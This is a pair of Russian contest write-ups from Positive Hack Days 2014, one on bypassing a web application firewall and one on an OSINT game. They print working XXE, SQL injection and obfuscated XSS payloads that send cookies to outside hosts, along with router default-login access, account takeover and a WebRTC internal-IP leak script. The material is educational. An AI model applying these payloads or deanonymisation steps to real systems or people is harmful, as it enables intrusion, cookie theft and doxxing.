



Арсений Реутов, Дмитрий Нагибин и команда PT Application Firewall
habrahabr.ru/company/pt/blog/229479/

В прошлом году на конференции Positive Hack Days IV проходил конкурс WAF Bypass, участники которого могли попробовать свои силы в обходе межсетевого экрана PT Application Firewall. Для нас проведение такого конкурса было отличным шансом проверить продукт «в бою», ведь на конференции собрались лучшие специалисты в области информационной безопасности. Для конкурса мы подготовили набор заданий. Каждое представляло собой сценарий с типовой уязвимостью: с ее помощью нужно было добыть флаг. Все задания имели решение, но решения не всегда были очевидными. Участникам был доступен отчет о сканировании исходных кодов заданий с помощью другого продукта нашей компании — анализатор кодов PT Application Inspector. Мы расскажем о заданиях, обходах и полученном опыте.

1. XXE

Первое задание состояло из XMLRPC-сервера на PHP, уязвимого для атаки XML External Entities Injection. Посмотрим на уязвимость глазами Application Inspector:



Задание было разминочным, и Application Firewall был настроен на блокировку только простых XXE:

```
<!DOCTYPE input [<!ENTITY xxe SYSTEM
"file:///etc/passwd" >]><input>&xxe;</
input>
```

Получить флаг можно было с помощью, например, parameter entities:

```
<?xml version="1.0"
encoding="UTF-8"?> <!DOCTYPE foo
[ <!ELEMENT foo ANY > <!ENTITY %
xxe SYSTEM "flag" > %xxe; ]> <body>
<method a='a'>test</method> </body>
```

Или через DOCTYPE:

```
<?xml version="1.0"
encoding="UTF-8"?> <!DOCTYPE body
SYSTEM "flag"> <body><method>test</
method></body>
```

2. SQL Injection

Целью этого задания было получение флага из базы данных с помощью SQL Injection. Большинство участников пытались обойти фильтр вместо того, чтобы обратить внимание на хинт: требовалось обнаружить ошибку в конфигурации WAF, а именно неправильную нормализацию данных. Одна из самых серьезных проблем современных WAF это нормализация входящих данных в HTTP-запросах, ошибки которой могут привести к обходу на уровне протокола. Как отмечал Штефан Эссер в своей презентации Shocking News in PHP Exploitation еще в 2009 году, разработчики WAF пытаются создать один HTTP-парсер для всех существующих реализаций, что очевидно невозможно (bit.ly/1LOdl8V).

Подход, реализованный в PT Application Firewall, — нормализация с учетом особенностей бекэнда. Для задания нормализация была отключена, что позволяло провести следующий обход:

```
POST /news.php HTTP/1.1 Host: task2.
waf-bypass.phdays.com Accept: */*
Accept-Language: en User-Agent:
Mozilla/5.0 (compatible; MSIE
9.0; Windows NT 6.1; Win64; x64;
Trident/5.0) Connection: close
Content-Type: multipart/form-data;
boundary=------,xxxx Content-Length:
191  ------,xxxx Content-Disposition:
form-data; name="img"; filename="img.
gif"  GIF89a ------ Content-
Disposition: form-data; name="id"  1'
union select null,null,flag,null from
flag limit 1 offset 1-- - -------- ---
---,xxxx--
```

В PHP имеется свой уникальный парсер multipart-данных, который в качестве boundary берет значение до запятой в заголовке Content-Type. Нормальные парсеры берут полное значение. Поэтому без нормализации WAF будет считать, что в запросе файл, который не будет проверяться фильтром. А вот PHP «увидит» в этом запросе параметр id с полезной нагрузкой.

3. httpOnly

Это задание и все последующие ориентированы на client-side-уязвимости. Для конкурса мы сделали бота на Selenium, для которого выставлялись cookie с флагом; цель задания — украсть эти cookie.

httpOnly — флаг cookie, который запрещает доступ к ее значению с помощью JavaScript (отсюда и название).

Код уязвимого сценария:

```
<h4>httpOnly bypass</h4> <p>In this
task you need to bypass httpOnly
and steal bot cookies using <a
href="http://waf-bypass.phdays.
com/#bot">http://waf-bypass.phdays.
com/#bot</a>. All XSS checks
are disabled, but there is an
intentional bug, try to find it!</
p>  <?php  if(!isset($_GET['name']))
die("<p>Please provide name</
p>");  if($_SERVER['REMOTE_ADDR'] ==
'127.0.0.1') {   setcookie('flag',
$_GET['name'] . '-' . file_get_
contents('./flag')); } else {
setcookie('flag', $_GET['name'] . '-'
. md5(mt_rand())); }  echo '<p>' .
$_GET['name'] . '</p>';  ?>
```


Здесь можно отметить два момента: пользовательское значение попадает в значение cookie, входящие данные выводятся «как есть». Очевидно, что бот, перейдя по ссылке с XSS, не отправит свои cookie из-за httpOnly, который выставляет Application Firewall. Чтобы обойти защиту, необходимо было указать в значении cookie строку httpOnly, тогда WAF посчитал бы, что флаг уже выставлен и добавлять свой не надо:

```
httponly.php?name=<script>document.
location.href='http://sniffer.
com?'%2bdocument.cookie</
script>;HttpOnly
```

4. Anomaly

В этом задании участникам предлагалось проверить механизм выявления аномалий, использующий алгоритмы машинного обучения, которые лежат в основе PT Application Firewall. Была подготовлена модель данных, которую переобучили (overfit) на разнородных значениях. Суть обхода заключалась в том, чтобы составить такую строку, которая удовлетворяла параметрам обученной статистической модели. В данном задании также имелась уязвимость Cross Site Scripting, однако httpOnly не выставлялся. Обойти даже ослабленную нами статистическую модель удалось лишь двум участникам:

```
aaaaaaaaaaaa  ... [snip] ... aaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaav%3Cvideo+a
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaav
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaavaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa+src=//secsem.ru
+aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaavaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa+onerror=src%2b=
document.cookie+aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaavaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaavaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaavaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaavaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaavaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaa/%3E
```

Стоит отметить, что для «разбавления» спецсимволов, на которые реагировал WAF, использовалось обращение к значению атрибута тэга из другого атрибута, расположенного достаточно далеко, чтобы строка не выходила за порог.

5. RegEx

Задача участников этого задания — обойти фильтр, использующий регулярные выражения, и украсть cookie бота. Неотъемлемая часть любого традиционного WAF — это сигнатуры на основе регулярных выражений. Мы еще раз убедились, что хороший WAF не должен полагаться только на «регулярки». Вот некоторые из обходов:

```
<img src = http://dsec.ru/bitrix/
templates/dsec/img/logo.png onload
= \"\\u0064\\u006F\\u0063\\u0075\\
u006D\\u0065\\u006E\\u0074.
write('<im\\u0067 src = http://
sergeybelove.ru?ccc='%2b\\u0064\\
u006F\\u0063\\u0075\\u006D\\u0065\\
u006E\\u0074.cooki\\u0065%2b'>')\">
```

```
1%3Cvideo%20%20src%3dx%20onerror%
3d%0Asrc='ht'%2b'tp:'%2b'//'+d\\
u006fcument['\\x63ookie']%3E%3C/
video%3E
```

```
<svg onload=\"var xStuff=HTMLE
lement['con'%2b'structor'],yS
tuff=xStuff('var img=new'%2b'
Ima'%2b'ge('%2b') ;im'%2b'g.
sr'%2b'c=\\'http:/'%2b'/labs.tom.
vg/cookie=\\'%2bdoc'%2b'ument.
coo'%2b'kie;doc'%2b'ument.
doc'%2b'umentEl'%2b'ement.appe'
%2b'ndCh'%2b'ild'%2b'('%2b'img)
;'),zStuff=yStuff()\">
```

6. Sanitize

В заключительном задании предлагалось реализовать XSS, обойдя защиту, суть которой состояла в кодировании отраженных в ответе входящих значений в HTML-сущности.

```
GET /sanitize.
php?name=<script>alert(1)</script>
HTTP/1.0

->

HTTP/1.0 200 OK ... Hello,
&lt;script&gt;alert(1)&lt;/
script&gt;!
```

Казалось бы, защита железная; но обход все же был. Чтобы найти значение, поступающее от пользователя, производится поиск по всему телу HTTP-ответа, который может включать и другие HTML-тэги. Обход состоял в том, чтобы заставить WAF заэкранировать уже присутствующие в ответе тэги, что позволило бы избежать фильтрации целевого payload.

Результаты

Победителями стала команда из МГУ — Георгий Носеевич, Андрей Петухов и Александр Раздобаров (выполнили все задания). Второе место досталось Ивану Новикову, а третье — докладчику из Бельгии Тому Ван Гутему. Победители получили ценные призы: Apple iPad Air, Sony Xperia Z2 и годовую лицензию на Burp Suite Pro соответственно.

Немного статистики: на конкурс зарегистрировался 101 участник, лишь 11 смогли добыть хотя бы один флаг. За два дня проведения конкурса было заблокировано 122 644 запроса. Среди атак лидировали Cross-Site Scripting (42911), Injection (29889), HTTP Verb Tampering (24387), SQL Injection (22521) и Path Traversal (1362).

	Player	Tasks	Score	Last Flag
#1	★ dummy	regex sqli xxe httponly anomaly sanitize	1400	22-05-2014 09:55
#2	ljpty	xxe sqli regex httponly anomaly	1100	22-05-2014 11:07
#3	tomvangoethem	httponly regex sqli xxe	800	22-05-2014 16:05
#4	BeLove	xxe regex httponly	500	21-05-2014 17:55
#5	4lemon	xxe regex	300	21-05-2014 11:40
#6	webkill	sqli	300	21-05-2014 18:20
#7	treviz	xxe	100	21-05-2014 14:37
#8	cheb	xxe	100	21-05-2014 14:41
#9	Yngwie	xxe	100	21-05-2014 16:42
#10	asterite	xxe	100	21-05-2014 18:59

КОНКУРС «КОНКУРЕНТНАЯ РАЗВЕДКА»: ВНЕДРЯЕМСЯ В ПОДПОЛЬЕ

Тимур Юнусов
habrahabr.ru/company/pt/blog/225353/

По сравнению с предыдущим годом задачи онлайн-конкурса «Конкурентная разведка» стали гораздо сложнее. В арсенале конкурентного разведчика должны быть самые разнообразные навыки, включая владение плагинами и другими инструментами, поэтому уровень сложности было решено немного повысить. Впрочем, никуда не делись и традиционные требования к дедукции и умению искать связи.

1. Intro

По легенде игрок предстает новичком в хакерской андеграунд-тусовке **Anneximous** и получает задание обнаружить адрес электронной почты кого-либо из сотрудников ATH:

Hi,
I heard you wanted to join the Anneximous group. That's fine but you should prove you're worth it.
Rumor has it that feds are close to us. Those dumbasses from ATH (Bureau of Alcohol, Tobacco, Hackers and Cookies) must be spying on us!
Teach one of the agents a lesson and maybe we'll accept you. Get his email address.

Мы специально оставили intro-задание достаточно простым, чтобы никого не отпугнуть. Это задание решалось в один запрос в Гугле:

Решили: 82 человека

2. Расправа над конкурентами

Вы получаете новое задание, суть которого — собрать сведения о хакерах группировки **World Wide Idol**, ничего не понимающих в этике, и сдать их «федералам» из ATH:

You succeeded, but that task was for kiddies. The point is we have been competing with a group called World White Idol for a long time. They are exceptionally bad guys without any ethics or respect for old people. It's time to destroy those displeasing Internet maniacs!

The plan is to expose the members of this group to ATH and we'll be alone on the throne!

p.s. Actually, they've already started to hunt us (http://athc.biz/docs/137b60bcec2014fcedca10cc5f89bfb4.docx), so be careful and go look for these scumbags:

2.1. Ловим зеленого скрипт-кидди в Foursquare

Nickname: Schoolkid
About: Script kiddie hacking everything he sees, not paying attention to anonymity.
Development: Detected while hacking sites from the same IP address: 107.170.230.201.
Hint: New info came up that the hacker is connecting from a public network. Thanks to Foursquare. Who the heck is using this thing after all?

Окей, товарищ замечен во взломах с IP **107.170.230.201**. Идем туда и видим беспроводной роутер с дефолтами **(admin:admin)**.

Это роутер семьи **Rodrigez**, который расположен в точке с координатами **#45.647801,-84.494360** (http://107.170.230.201/?page=geo.cgi).


А в истории посещений роутера очень много запросов осуществляется к сервисам Foursquare.

Окей, в запросах приложения к **Foursquare** меняем данные геолокации на те, что указаны в процессе регистрации и поиска места для check-in:

```
POST /v2/users/updatelocation
HTTP/1.1
Host: api.foursquare.com
ll=45.647801,-84.494360&[…]

GET /v2/venues/search?
ll=45.647801,-84.494360&[…]HTTP/1.1
Host: api.foursquare.com
```

В поиске вбиваем фамилию семьи (Rodrigez) и находим нужное место.

А также необходимого человека — хакера по имени **Antony Kiddies**



Решили: 6 человек
Баллы: 15

2.2. Ищем японца из WWIdol в базе федералов

Nickname: Japanese Businessman
About: Record of conviction: ATH case #126.
Hint: ATH have a single database for the profiles of Anneximous and WWIdol. Look deeper at athc.biz. Also, check out this service for Japanese hieroglyphs recognition — http://appsv.ocrgrid.org/nhocr/.

В этом месте у большинства участников начались проблемы вплоть до публикации подсказки.

У нас есть ссылка на наше «дело» и номер досье на японца (126), которое мы должны найти. Очевидно, что там будет нечто полезное :)


Объект	Ссылка	md5_decoda	Номер дела
Anneximous	137b60bcec2014fcedca10cc5f89bfb4	123456.7	7
Japanese Businessman	?	?	126

Переходим по ссылке и видим, что хеш — это md5 ("123456.7") https://www.google.ru/search?q=137b60bcec2014fcedca10cc5f89bfb4

Таким образом, на интересующего нас человека должна вести ссылка 123456.126, хеш которой — d39558559e10be6b4e36ca6a5a55bf79, а значит, документ должен находиться по адресу:

http://athc.biz/docs/d39558559e10be6b4e36ca6a5a55bf79.docx

Открыв ссылку на athc.biz, мы найдем фотографию какого-то документа. Если заголовок в верхнем левом углу увеличить, повернуть и загнать в сервис перевода, ссылка на который лежит в подсказке, а потом в Google Translate, то мы узнаем имя: **Haru Sakata**.



Кстати, вот что бывает, если не увеличить изображение:

Задание еще не заканчивается — игрокам предстоит узнать дату рождения и место работы японца.

На **twitter.com** есть целых четыре Haru Sakata, из них для конкурса мы сделали трое. Отделить «настоящего» от ненастоящего помогает Google Images. Сервис поиска изображений поможет понять, что данный человек — вовсе не **Haru Sakata**, а, скажем, известный японский актер.

Решили: 4 человека
Баллы: 20

2.3. Поиск «французского адвоката»

Nickname: Counsel
About: ATH case: http://athc.biz/docs/46a2934643bf3f80c530aee55195594d.docx.

На данного персонажа в «материалах» ATH достаточно данных: есть и имя, и email, и даже обрезок фотографии. Эту фотографию можно посмотреть в оригинале: zip://46a2934643bf3f80c530aee55195594d.docx/word/media/image2.emf

Теперь картина становится яснее: персонаж должен быть как-то связан с Парижем, не случайно же на ней появилась эта железная штука :)

В итоге целых пять человек не смогли отличить настоящего counsel от его двойников с точно такой же фотографией, но никак не связанных с Парижем.

Решили: 9 человек
Баллы: 20


2.4. Смотрим на домены третьего уровня и восстанавливаем учетку в Facebook

Nickname: PakistaniChristian
About: Yo dawg, I heard you like subdomains, so I put three levels in yo subdomains so you can use subdomains while yo surf domains.
Hint: We got data that their domain is ftp.wwidol.com.
Hint2: You are still looking in wrong places. Why do you think there is an e-mail?

Единственное, чего мы не предусмотрели в механизме проверки правильности ответов, что участники (или организаторы) перепутают имя и фамилию, и ни один ответ не будет считаться правильным.

А задание было достаточно легким: находим домен ftp.wwidol.com (брутфорсом или AXFR-запросами, которые были разрешены для домена wwidol.com), у которого открыт анонимный доступ по протоколу FTP. Там в папке /images_upload/ лежит старый добрый thumbs.db времен Windows XP.

Этот специальный файл, в котором хранятся некоторые эскизы изображений проводника, позволяет узнать название картинок, которые закэшировала ОС:



Стучаться в почту на этот раз бесполезно — лучше вспомним, как деанонимизируют домохозяйки (bit.ly/1HEWEd9).


Знание фотографии человека позволяет отделить ненастоящие учетные записи от настоящих.

Решили: 5 человек
Баллы: 20

2.5. Пробиваемся в ATH

Nickname: johnsmith@athc.biz
Hint: We've managed to track the IP address of ATH which they use to access the Internet. You may use this exploit to obtain the internal IP: http://net.ipcalf.com/.

Теперь игрокам необходимо найти информацию о сотруднике этой самой ATH по имени John Smith. Если послать письмо на ящик johnsmith@athc.biz, то в ответе мы получим две подсказки.



Первая — какое-то подобие антивируса проверяет все ссылки из письма, видимо на предмет вирусов.

Вторая — в интернет глядит роутер NetGear N600, который обладает весьма интересными уязвимостями (bit.ly/1xyE432).

Вот что будет, если подкинуть «антивирусу» ссылку на свой ресурс:

По IP-адресу 162.243.77.131 действительно находится роутер, обладающий упомянутыми выше уязвимостями, позволяющими, скажем, получить пароль админа, несмотря на ответ HTTP 401.

В этой «модели» роутера уже побольше функциональных возможностей: и аттач логотипа в футер страниц, как нынче делают некоторые мобильные операторы, и SMB Manager, который с помощью Java Applet позволяет «шариться» на компьютерах во внутренней сети — знать бы только IP-адрес.

Судя по подсказке, выяснить IP-адрес можно будет с помощью формы изменения футера в HTML-страницах и модификации эксплойта из подсказки:


```
<script>
var RTCPeerConnection = /*window.
RTCPeerConnection ||*/ window.
webkitRTCPeerConnection || window.
mozRTCPeerConnection;
if (RTCPeerConnection) (function () {
    var rtc = new RTCPeerConnection({
iceServers:[]});
    if (window.mozRTCPeerConnection)
{
        rtc.createDataChannel('',
{reliable:false});
    };

    rtc.onicecandidate = function
(evt) {
        if (evt.candidate)
grepSDP(evt.candidate.candidate);
    };
    rtc.createOffer(function

(offerDesc) {
        grepSDP(offerDesc.sdp);
        rtc.
setLocalDescription(offerDesc);
    }, function (e) { console.
warn("offer failed", e); });
    var addrs = Object.create(null);
    addrs["0.0.0.0"] = false;
    function updateDisplay(newAddr) {
        if (newAddr in addrs) return;
        else addrs[newAddr] = true;
        var displayAddrs = Object.
keys(addrs).filter(function (k) {
return addrs[k]; });
        document.
getElementById('list').value =
displayAddrs.join(" or perhaps ") ||
"n/a";
                document.form.
submit();
    }
function grepSDP(sdp) {
        var hosts = [];
        sdp.split('\r\n').
forEach(function (line) {
            if (~line.
indexOf("a=candidate")) {
                var parts = line.
split(' '),
                    addr = parts[4],
                    type = parts[7];
                if (type === 'host')
updateDisplay(addr);
            } else if (~line.
indexOf("c=")) {
                var parts = line.
split(' '),
                    addr = parts[2];
                    updateDisplay(addr);
}      });  }))(); else {}
</script><form name="form"
action="http://listenhost:port/"
method="post"><input type="text"
name="value" id="list"></form>
```

В результате получаем желаемое:

Теперь поищем доступ к компьютеру этого самого John Smith и попробуем найти ответы на поставленные вопросы:

Решили: 2 человека
Баллы: 35

Примечание: здесь и далее решение любого задания из группы приводило к появлению новых заданий.

3.1. Попытка разговорить девушку на сайте знакомств

Nickname: Stripper
About: "Talky" girl, doesn't separate private life from the job. Her probable location is #53.2054508, 63.6218262. She uses dating sites for finding clients.

В Фейсбуке или Вконтакте данную личность по местоположению смогли найти целых двое участников.

На самом деле, мы хотели, чтобы участники нашли ее сначала на Badoo, а уже затем разговорили «умную» девушку и заставили ее выдать все свои секреты. Но в «друзья» постучался лишь один участник (возможно, это был случайный прохожий), а заговорить никто так и не осмелился. Ну и, конечно же, было несколько «ненастоящих» сущностей, которые могли запутать участников и натолкнуть их на неправильные ответы.

Решили: 2 человека
Баллы: 30

3.2. iPhone сдает индийского таксиста

Nickname: IndianTaxi-driver
About: Counsel, his brother, should know everything about him. The password for the counsel's email is ... wait … his birth day! What a freaking surprise!

Хорошо, чтобы узнать все о таксисте, участникам необходимо было проникнуть в почту юриста, его брата. Знали его день рождения те, кто прошли 3-е задание. В почте можно было найди логин и пароль от почты самого индуса.

А в почте индуса становится ясно, что он активно пользует «яблочные девайсы».


Учетка от iCloud совпадала с почтовой, но в любом случае при желании ее можно было и сбросить, имея доступ к почте. Зайдя в iCloud, участникам достаточно было просто отследить iPhone, который мы заранее отправили в Дели :)

Решили: 2 человека
Баллы: 40

3.3. Развлечения сисадмина

Nickname: Admin
About: The admin of wwidol.com.

Гугл говорит, что на сайте wwidol.com есть папка /.git/, в которой доступен индекс и доступен для чтения файл config, откуда мы можем узнать логин учетной записи админа на github! Вот это повезло ;)



Если погуглить ник, то можно узнать, что у админа на самом деле два аккаунта на Гитхабе — один рабочий, а второй для «развлечений». Вот как раз на втором репозитории и можно было найти .htpasswd и IP-адрес, на котором должен был находиться этот файл.

Оказывается, IP-адрес совпадает с адресом wwidol.com, а значит, админ хранит какие-то файлы на сервере WWIdol. Но на каком хосте? Если участник к этому времени уже сделал AXFR-запрос, то знал про хост src.wwidol.com, если нет — то сейчас самое время было или побрутить домены третьего уровня, или сделать-таки этот Zone Transfer Request.

Пароль брутится очень быстро: это строка «admin», чего достаточно для получения всей информации об админе в файле /about-me.txt

Решили: 3 человека
Баллы: 30

3.4. От админа до копа один шаг

Nickname: Cop
About: Admin and Cop are somehow connected. Errr, but how? Gosh….

Хм-м, коп и админ как-то связаны. Посмотрим в файл src.wwidol.com/note.txt — там лежит логин, пароль и IP-адрес веб-камеры, на которой мы и узнаем все о копе из счета на доставку какой-то непонятной субстанции.

Решили: 3 человека
Баллы: 20

3.4. Когда анонимайзер не спасает

Nickname: ParanoidHacker
